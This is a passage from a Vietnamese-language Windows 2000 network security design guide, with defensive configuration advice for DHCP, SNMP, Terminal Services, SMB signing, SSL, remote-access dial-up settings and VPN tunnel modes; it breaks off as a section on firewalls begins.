Có thể sử dụng cơ chế chỉ định địa chỉ như sau: chỉ định một khoảng địa chỉ IP dùng để cấp phát dành riêng cho các địa chỉ thiết bị cụ thể tồn tại trong mạng. Sau đó chỉ định các khoảng IP còn thừa cho các địa chỉ vật lý không thể tồn tại, điều này nhằm ngăn chặn việc cấp IP cho các client ngoài ý muốn. Khi số client thực sự cần cấp phát tăng lên, ta sẽ lấy lại một số địa chỉ IP trong các khoảng này để cấp phát cho các client mới.

Tuy nhiên cách giải quyết bằng chỉ định DHCP với địa chỉ thiết bị có thể sẽ gây phức tạp cho người quản trị. Trong một số trường hợp có thể giải quyết bằng cách đơn giản hơn là sử dụng địa chỉ tĩnh gán thẳng cho từng client, không cần dùng đến DHCP.

Tham khảo bảng sau để hỗ trợ việc thiết lập bảo mật cho DHCP:

Mục đích	Thực hiện
Ngăn chặn hoạt động của các DHCP server không hợp lệ	Bảo đảm tất cả máy trong mạng đều hoạt động trong domain Active Directory.
Bảo vệ các record DNS liên quan đến domain controller	Nếu phải đưa DHCP server vào danh sách thành viên DNSUpdateProxy thì không thiết lập DHCP server đó trên domain controller.
Bảo đảm IP chỉ cung cấp cho các client cần thiết	Sử dụng cơ chế chỉ định cấp phát IP thông qua địa chỉ thiết bị của client
Phát hiện các DHCP server không hợp lệ	Tìm theo các client có địa chỉ IP không hợp lệ và dùng lệnh "Ipconfig /all" để xem địa chỉ IP của DHCP server đó.

9.3./ SNMP (Simple Network Management Protocol)

Dịch vụ SNMP cung cấp các chức năng giúp cho người quản trị mạng có thể theo dõi được tình trạng hoạt động của mạng, từ đó có thể dự đoán và ngăn chặn các vấn đề gây ảnh hưởng xấu đến hệ thống có thể xảy ra cũng như tìm ra nguyên nhân và cách giải quyết những vấn đề đã xảy ra.

SNMP gồm 2 thành phần chính: chương trình quản trị SNMP và các dịch vụ giám sát mạng SNMP. Các dịch vụ giám sát mạng SNMP có nhiệm vụ theo dõi tình trạng của mạng và nếu có vấn đề gì sẽ thông báo cho chương trình quản trị SNMP. Người quản trị dùng chương trình quản trị SNMP để nhận các thông tin về tình trạng mạng được gửi về từ dịch vụ giám sát mạng SNMP và điều khiển các dịch vụ này.

SNMP cho phép người quản trị thực hiện các công việc sau để phục vụ cho mục đích theo dõi tình trạng mạng:

- Theo dõi hiệu suất hoạt động của mạng: giám sát thông tin về lượng băng thông sử dụng và kết quả truyền nhận dữ liệu (thất bại/thành công).
- Phát hiện sự cố mạng hoặc phát hiện các truy cập không hợp lệ: người quản trị có thể chỉ định các biến cố bảo mật cần được cảnh báo cho SNMP. Khi các biến cố này xảy ra, SNMP sẽ thông báo. Ví dụ về các biến cố: router gặp sự cố, có user không hợp lệ đang cố tương tác với các dịch vụ giám sát mạng SNMP, có thiết bị nào đó khởi động lại.
- Cấu hình các dịch vụ giám sát mạng SNMP từ xa và các thiết bị mạng.

- Thống kê tình hình sử dụng băng thông: thống kê thông tin về tình hình sử dụng băng thông của các khu vực, từ đó có các quyết định thích hợp để xử lý.

SNMP cho phép người quản trị truy xuất đến các thông tin cấu hình của thiết bị mạng hoặc máy tính trong mạng, do đó nếu không có chính sách bảo mật hợp lý, kẻ có ác ý có thể lợi dụng để xem các thông tin nhạy cảm trong mạng như thông tin cấu hình router, thông tin tài khoản của Active Directory...

SNMP hỗ trợ việc phân quyền quản trị và truy cập giữa các chương trình quản trị SNMP và các dịch vụ giám sát mạng SNMP qua các cộng đồng thành viên (thuật ngữ của SNMP là community). Một cộng đồng có một tên đại diện và thành viên của cộng đồng có thể là các máy cài chương trình quản trị SNMP hoặc dịch vụ giám sát mạng SNMP. Các quyền hạn có thể là:

- None/Notify: các dịch vụ giám sát mạng SNMP chấp nhận các yêu cầu từ các thành viên trong cộng đồng.
- Read Only: các dịch vụ giám sát mạng SNMP chỉ xử lý các yêu cầu cung cấp thông tin cho các thành viên trong cộng đồng, không xử lý các yêu cầu thay đổi thông tin.
- Read Create/Read Write: các dịch vụ giám sát mạng xử lý tất cả các yêu cầu từ các thành viên trong cộng đồng.

Một điểm cần lưu ý là các dữ liệu truyền nhận giữa các máy SNMP được gửi ở dạng văn bản không mã hóa. Do đó nếu cần thiết trong việc bảo mật dữ liệu trên đường truyền thì thiết lập IPSec cho tất cả các máy có sử dụng SNMP.

Tham khảo bảng sau để hỗ trợ việc thiết lập bảo mật cho SNMP:

Mục đích	Thực hiện
Ngăn chặn các chương trình SNMP vô ý thay đổi cấu hình của thiết bị mạng hoặc client.	Sử dụng quyền Read Only để không cho phép các SNMP xử lý các yêu cầu làm thay đổi thông tin.
Ngăn chặn các chương trình quản trị SNMP không hợp lệ điều khiển các dịch vụ SNMP	Không sử dụng cộng đồng mặc định Public, đổi tên thành một tên khó đoán.
Theo dõi các truy cập điều khiển dịch vụ SNMP không hợp lệ.	Cấu hình cho các dịch vụ giám sát mạng SNMP bắt các biến cố chứng thực của SNMP.
Bảo vệ các dữ liệu SNMP trên đường truyền	Dùng IPSec cho các máy có cài SNMP.

9.4./ Terminal service

Terminal service giúp người quản trị làm việc từ xa trên các máy tính như là ngồi trước máy tính đó. Điều này giúp làm nhẹ nhàng rất nhiều cho việc quản trị hệ thống. Tuy nhiên do sử dụng rất dễ dàng và thuận tiện nên đây cũng là một điểm mà các kẻ tấn công thường nhắm đến để thực hiện các ý đồ của họ. Vì vậy cần có những thiết kế bảo mật phù hợp khi sử dụng terminal service.

Terminal server có thể được cấu hình để hoạt động ở một trong 2 chế độ bảo mật: chế độ Remote Administration hoặc chế độ Application Server. Ở chế độ Remote Administration, chỉ có các thành viên của nhóm Administrators mới được quyền đăng nhập vào làm việc trên server thông qua Terminal client. Ở chế độ Application Server, các user nào có quyền đăng nhập cục bộ đều có thể đăng nhập vào làm việc trên server thông qua Terminal client. Do đó cần chú ý là nếu phải để Terminal server hoạt động ở chế độ Application Server thì tuyệt đối không nên cài Terminal Server trên domain controller, vì như vậy có nghĩa là những user có thể làm việc được với Terminal server sẽ có thể đăng nhập cục bộ vào tất cả các domain controller còn lại của domain.

Khi một user đã đăng nhập vào làm việc trên server thông qua Terminal client thì coi như user đó đang là một user làm việc trực tiếp trên server, cho nên họ sẽ có tất cả các quyền hạn trên hệ thống tập tin như một user thông thường ngồi trước máy. Do đó cần có chế độ phân quyền trên hệ thống tập tin một cách hợp lý cho các user dự định sẽ được làm việc qua Terminal client, không nên dùng các hệ thống tập tin FAT, FAT32 vì sẽ không thể bảo mật trước người dùng đăng nhập cục bộ.

Terminal service cũng cung cấp các mức mã hóa dữ liệu để truyền nhận giữa server và client. Nếu cần thiết ta có thể sử dụng tính năng này để đảm bảo những phiên làm việc có độ mật cao. Tuy nhiên nên phân tích kỹ nhu cầu thực tế để chọn mức bảo mật phù hợp để đảm bảo hiệu suất hoạt động.

Ngoài ra, khi user đăng nhập vào server thông Terminal service, họ sẽ được tự động đưa vào danh sách thành viên của nhóm Terminal Service Users, và nhóm này có một số quyền hạn mặc định trên hệ thống tập tin. Để vô hiệu hóa điều này để bảo đảm rằng các user sẽ truy xuất hệ thống tập tin bằng quyền thực sự của họ, cần áp dụng bộ chính sách bảo mật có sẵn được lưu trong tập tin Notssid.inf cho các Terminal server để xóa nhóm Terminal Service Users ra khỏi các bảng phân quyền của các tập tin/thư mục. Có thể thực hiện điều này theo cách sau: tạo một OU để chứa tất cả các Terminal server và đưa các chính sách từ Notssid.inf vào Group Policy của OU đó.

Tham khảo bảng sau để hỗ trợ cho việc thiết kế bảo mật cho Terminal service:

Mục đích	Thực hiện
Chỉ cho phép thành viên của nhóm Administrators sử dụng truy xuất	Chọn chế độ Remote Administration cho Terminal service hoạt động.

Giới hạn truy cập đến hệ thống tập tin	Bảo đảm rằng tất cả các ổ đĩa đều sử dụng hệ thống tập tin NTFS và có chính sách phân quyền hợp lý.
Đề phòng việc vô tình để các user sử dụng Terminal service có quyền hạn vượt quá quyền hạn cho phép	Không thiết lập các Terminal service hoạt động ở chế độ Application Server trên domain controller.
Phát hiện xem có user nào đang truy cập vào server sử dụng Terminal service	Nếu có, thông tin về client đang kết nối sẽ được đặt trong biến môi trường clientname và sessionname.
Bảo vệ dữ liệu truyền nhận giữa Terminal server và client	Chọn mức mã hóa hợp lý.
Giới hạn sử dụng truy cập Terminal service	Gán quyền thích hợp cho các user/group cần thiết.
Bảo đảm các user chỉ sử dụng đúng quyền hạn của họ khi truy cập hệ thống tập tin	Sử dụng bộ chính sách bảo mật có sẵn Notssid.inf.


10./ Bảo mật dữ liệu trên đường truyền

Khi dữ liệu được truyền trên đường truyền, lúc đó sẽ không còn được kiểm soát bởi hệ thống nữa. Những kẻ tấn công hoàn toàn có thể can thiệp vào các dữ liệu này. Hiện nay có nhiều phương pháp để vô hiệu hóa sự can thiệp của những kẻ tấn công trên đường truyền. Phần này sẽ khảo sát một số cách thông dụng và dễ thực hành.

10.1./ Chứng thực việc gửi nhận tập tin

Windows 2000 có cung cấp một cơ chế dùng cho chứng thực nội dung các tập tin được truyền nhận giữa các máy tính gọi là SMB (Server Message Block), hay còn được gọi là CIFS (Common Internet File System). Cơ chế này bảo đảm về tính hợp lệ và toàn vẹn của các gói dữ liệu được truyền nhận bằng cách bên gửi tạo ra đặc trưng cho mỗi gói tin (có thể gọi là chữ ký số) khi gửi đi và bên nhận sẽ kiểm tra đặc chữ ký đó để xác định gói tin mình nhận có đúng hay không.

Cơ chế hoạt động của SMB được minh họa như sau:



1. Client gửi yêu cầu kết nối đến server.
2. Server gửi cho client gói dữ liệu mồi (challenge). Client sẽ phải dùng gói dữ liệu mồi này để chứng thực với server.
3. Client mã hóa gói dữ liệu mồi bằng một khóa 168 bit được tính ra từ mật khẩu của user (khóa này cũng được lưu trên Active Directory) và gửi cho server. Kèm theo đó là hệ mã dùng để mã hóa.
4. Server dùng cùng hệ mã đã mã hóa để giải mã gói dữ liệu mồi (dùng khóa lấy từ Active Directory). Nếu sau khi giải mã cho ra được dữ liệu mồi ban đầu thì client được chứng thực thành công.
5. Client và server thỏa thuận để thống nhất cấu trúc các gói tin SMB sẽ truyền.
6. Các gói tin dữ liệu sau đó sẽ được gửi/nhận nhưng có kèm theo một con số đặc trưng làm chữ ký cho gói tin đó. Con số này được tính ra từ nội dung của gói tin và số thứ tự của gói tin.

SMB thường được sử dụng trong trường hợp cần đảm bảo các tập tin được truyền nhận đúng đối tượng, ngăn chặn các trường hợp có kẻ giả danh can thiệp trên đường truyền. SMB được hỗ trợ trên nhiều hệ thống: Windows 2000, Windows NT SP3 trở lên, Windows 98.

Một vấn đề cần chú ý khi sử dụng SMB là hiệu suất của việc truyền nhận dữ liệu sẽ bị giảm khoảng từ 10% đến 15% so với việc truyền nhận tập tin thông thường.

10.2./ Mã hóa dữ liệu cho web và email


Trong một ứng dụng web, có thể có những trang web chứa các thông tin nhạy cảm mà không phải ai cũng có thể truy xuất. Để hạn chế thấp nhất việc để lộ các thông tin này cho các đối tượng không hợp lệ, hiện nay Windows 2000 cung cấp cơ chế có thể áp dụng cho việc mã hóa dữ liệu cho trang web là SSL.

SSL cung cấp các dịch vụ mã hóa/giải mã dữ liệu được truyền giữa client và server bằng cách kết hợp cả hai hệ mã hóa đối xứng và không đối xứng Để sử dụng SSL cho ứng dụng web, cả hai web server và web browser đều phải hỗ trợ SSL.

Ngoài việc được dùng phổ biến cho web, SSL còn được sử dụng cho các hệ thống email và LDAP. Bảng dưới đây liệt kê các port SSL được dùng trong các giao thức khác nhau:

Giao thức	Port chuẩn	Port SSL
Hypertext Transfer Protocol (HTTP)	80	443
Internet Message Access Protocol v4 (IMAP4)	143	993
Lightweight Directory Access Protocol (LDAP)	389	636
Network News Transfer Protocol (NNTP)	119	563
Post Office Protocol v3 (POP3)	110	995
Simple Mail Transfer Protocol (SMTP)	25	465

Quá trình mã hóa cho ứng dụng web bằng SSL được minh họa như hình sau:



1. Web client (browser) yêu cầu kết nối tới web server bằng SSL (bằng cách sử dụng https:// ở URL).
2. Web server gửi cho web client certificate của web server và khóa công khai. Web client dùng khóa công khai này để mã hóa thông tin gửi web server.
3. Web client và web server thỏa thuận để thống nhất chiều dài của khóa sẽ được sử dụng cho phiên làm việc.
4. Web client sinh ra khóa dùng cho phiên làm việc (theo chiều dài đã thỏa thuận với web server), sau đó mã hóa khóa này bằng khóa công khai đã nhận được từ web server và gửi tới web server.
5. Web server dùng khóa bí mật của mình (khóa này chỉ có web server được biết) giải mã gói tin để lấy ra khóa dùng cho phiên làm việc.
6. Từ bây giờ trở đi, khóa dùng cho phiên làm việc sẽ được dùng để mã hóa/giải mã tất cả những dữ liệu truyền nhận giữa web client và web server.

Tham khảo bảng sau để hỗ trợ cho việc thiết kế bảo mật SSL:


Mục đích	Thực hiện
Xác định mức mã hóa (chiều dài khóa) cho web site	Dựa vào loại thông tin mà web site cung cấp. Dựa vào luật phát của những vùng mà web site cung cấp dữ liệu (có những nước luật pháp quy định về chiều dài khóa).
Giảm thiểu sự giảm hiệu suất hoạt động của web site khi áp dụng SSL	Chỉ áp dụng SSL cho những trang web thật sự cần đến mã hóa. Hạn chế tối đa các hình ảnh trong trang web sử dụng SSL (thông thường những trang web này không cần hình ảnh).
Thiết lập chế độ mã hóa chất lượng cao cho web server	Thiết lập sử dụng SSL cho web server (cần phải xin certificate từng một CA) Cấu hình web sử dụng khóa 128 bit.
Thiết lập chế độ mã hóa chất lượng cao cho web client	Cài đặt gói Windows 2000 High Encryption Pack cho Windows 2000 và thiết lập chế độ sử dụng khoá 128 bit. Đối với các version cũ, cài đặt bản patch mới nhất cho Internet Explorer.

11./ Bảo mật đối với truy cập từ xa

Cho phép các user hoặc các mạng khác truy cập từ xa vào mạng của đơn vị có ưu điểm là các nhân viên của đơn vị có thể truy cập vào mạng của đơn vị làm việc như đang ở trong mạng cục bộ từ bất kỳ nơi nào. Tuy nhiên song song với ưu điểm lớn đó thì các rủi ro cũng rất nhiều cho nên việc bảo mật cho truy cập từ xa cũng cần phải được quan tâm thích đáng.

11.1./ Bảo mật đối với các user

Windows 2000 cho phép người quản trị cấu hình bảo mật cho các user truy cập từ xa thông qua hộp thoại Properties của user – tab Dial-up:



Sau đây là ý nghĩa của các xác lập:

- Remote Access Permission: cho phép hay không cho phép user thực hiện truy cập từ xa. Trong trường hợp máy tính thuộc domain và xác lập này đã được cho phép bằng cách chọn Allow thì Remote Access Policy vẫn được ưu tiên ghi đè lên thiết lập ở đây.
- Verify Caller-ID: nếu số điện thoại mà user dùng để truy cập không đúng với số được chỉ định thì truy cập sẽ bị từ chối.
- Callback Options: với cơ chế callback, server sau khi nhận được tín hiệu kết nối từ client sẽ chấm dứt kết nối và sau đó chủ động thực hiện lại kết

nối với client từ phía server theo những thông số xác lập cho phần này. Lúc đó chi phí điện thoại sẽ tính cho phía server.

- Assign a Static IP Address: khi xác lập này được thực hiện, client mà user kết nối sẽ được gán địa chỉ IP được chỉ ra. Điều này thường được áp dụng đối với các server có cài firewall dùng cơ chế xác định client bằng IP. Cần chú ý là nếu sử dụng tính chất này thì cần đảm bảo rằng với địa chỉ IP được gán, client phải có thể kết nối với server.
- Apply Static Routes: xác lập này cho phép giới hạn các địa chỉ mạng mà user có thể dùng để kết nối từ xa.

Tham khảo bảng sau để hỗ trợ việc thiết lập các thông số bảo mật cho user truy cập từ xa:


Mục đích	Thực hiện
Cấm truy cập từ xa	Chọn giá trị Deny cho Remote Access Permission.
Quyết định việc truy cập từ xa dựa vào Remote Access Policy.	Chọn giá trị Access Through Remote Access Policy cho Remote Access Permission.
Ràng buộc các truy cập từ xa với một số điện thoại nhất định	Cung cấp thông tin về số điện thoại (hoặc Caller-ID đối với những hệ thống có hỗ trợ Caller-ID) cho Verify Caller ID.
Gán cho các client mà user dùng để truy cập một địa chỉ tĩnh	Cung cấp địa chỉ cho Assign A Static IP Address. Chú ý là địa chỉ này cần phải mở được kết nối với server.
Ràng buộc địa chỉ các client mà user dùng để truy cập phải thuộc các mạng nào đó	Định nghĩa thông tin về các mạng này trong Apply Static Router.

11.2./ Bảo mật đối với các mạng khác

Hiện nay giải pháp phổ biến để kết nối các mạng của những chi nhánh đơn vị tại những vị trí địa lý xa nhau lại thành một mạng có thể làm việc như mạng nội bộ là dùng VPN. VPN mở một kênh truyền dữ liệu riêng (tunnel) trên các đường truyền mạng công cộng có sẵn để bảo đảm bảo mật cho thông tin truyền trên mạng công cộng. Các thông tin truyền trên kênh riêng đều được mã hóa.

VNP hỗ trợ các cơ chế quản lý kênh khác nhau. Tùy vào điều kiện thực tế của đơn vị mà ta thiết lập VNP với chế độ quản lý kênh thích hợp. Các chế độ quản lý kênh hiện nay đang hỗ trợ là: PPTP, L2TP/IPSec và IPSec.

Hình sau ví dụ về một cấu hình phổ biến của VNP được áp dụng để kết nối mạng chi nhánh với mạng công ty mẹ:



Tham khảo bảng sau để hỗ trợ cho quyết định chọn chế độ quản lý kênh khi thiết lập VNP:


Sử dụng	Trong trường hợp
PPTP	Mạng mà Remote Access Server (Tunnel server) thuộc về có sử dụng NAT. Mạng chỉ cần chứng thực thông tin người dùng.
L2TP/IPSec	Mạng cần chứng thực cả thông tin người dùng lẫn thông tin máy client. Mạng mà Remote Access Server (Tunnel server) thuộc về không sử dụng NAT.

IPSec	Mạng mà Remote Access Server (Tunnel server) thuộc về không sử dụng NAT. Mạng chỉ cần chứng thực thông tin máy client.

12./ Bảo mật Internet

Đối với những đơn vị có nhu cầu đưa một số tài nguyên nào đó lên mạng và cho phép các user ngoài Internet truy cập vào (ví dụ như các website) thì vấn đề làm sao để giới hạn cho các user đó chỉ được truy cập trong đúng phạm vi của họ là một vấn đề rất quan trọng. Một trong những giải pháp chính cho vấn đề này là thiết lập được một hệ thống firewall hợp lý để đáp ứng nhu cầu bảo mật.

Một mô hình thường thấy khi tổ chức firewall là triển khai một firewall giữa mạng extranet và mạng Internet (extranet là vùng thuộc mạng cục bộ bên trong chứa các tài nguyên cho phép các user từ Internet truy cập). Hình sau minh họa tổ chức firewall dạng này:



Ngoài ra, cũng có một số nơi dùng 2 firewall: một đặt giữa extranet và Internet, một đặt giữa extranet và mạng cục bộ bên trong. Lúc đó vùng chính giữa 2 firewall được gọi là DMZ (Demilitarized Zone). Làm như vậy sẽ giúp bảo vệ được mạng bên trong nếu như firewall bên ngoài bị tấn công và tổn hại.

Để có thể hỗ trợ người quản trị bảo vệ mạng, một firewall thường hỗ trợ các tính năng chính sau:

